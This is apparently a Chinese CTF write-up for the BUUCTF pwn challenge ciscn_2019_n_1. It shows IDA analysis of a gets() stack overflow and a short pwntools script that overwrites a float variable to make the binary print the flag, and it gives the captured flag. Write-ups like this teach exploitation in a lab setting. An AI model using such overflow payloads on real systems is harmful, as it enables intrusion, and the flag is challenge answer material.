-
-
[原创]【BUUCTF题库】ciscn_2019_n_1【栈溢出漏洞利用】
-
发表于: 2天前 112
-


这题依旧废话不多说
依旧下载附件扔到ide里面查壳
发现这是一个无壳64位C语言文件

然后把它扔到IDA里面进行反编译
打开main函数按F5反编译

我们可以看见第5行有一个func函数,双击跟进

这个函数的逻辑也是非常简单易懂啊
首先用gets输入一个v1变量
然后对v2变量进行判断,如果v2==11.28125的话,就执行cat /flag
(噢耶!又是一个不用自己写ls和cat flag的题)
因为gets输入没有做长度判断,所以存在栈溢出漏洞
我们先看v1变量的大小

_BYTE var_30[44];
我们可以看出v1的大小是44
我们再回到func函数,看看v2的地址

诶!
我们发现v2变量在v1变量下面,那我们逻辑就很清晰了,直接上exp...
等等,我突然想到我还不会把字符串和浮点型数字放一起传入
我在网上找到了这样一个函数:struct.pack("c",n)
这个函数是将c格式的数据n变成二进制格式传输
<是指小端序,f是浮点型数据
<f就是小端序的浮点型数据
附上源码:
from pwn import *
host='a00daae2807dc8f4c8232af5.tcp-ctf2.dasctf.com'
port=9999
io=remote(host,port,ssl=True,sni=host)
payload=(b'A'*44)+struct.pack("<f",11.28125)
io.sendline(payload)
io.interactive()
直接执行

ok啊,也是成功拿到了flag
CTF2{fa2138f9-ebe6-4602-9169-9a6c47ee87cf}
突然感觉pwn有点好玩嘞
冰与火的战歌:Windows内核攻防实战高级班!从零到实战,融合AI与Windows内核攻防全技术栈,打造具备自动化能力的内核开发高手。
最后于 3小时前
被栈雪编辑
,原因:
赞赏

|

他的文章


赞赏
雪币:
留言:

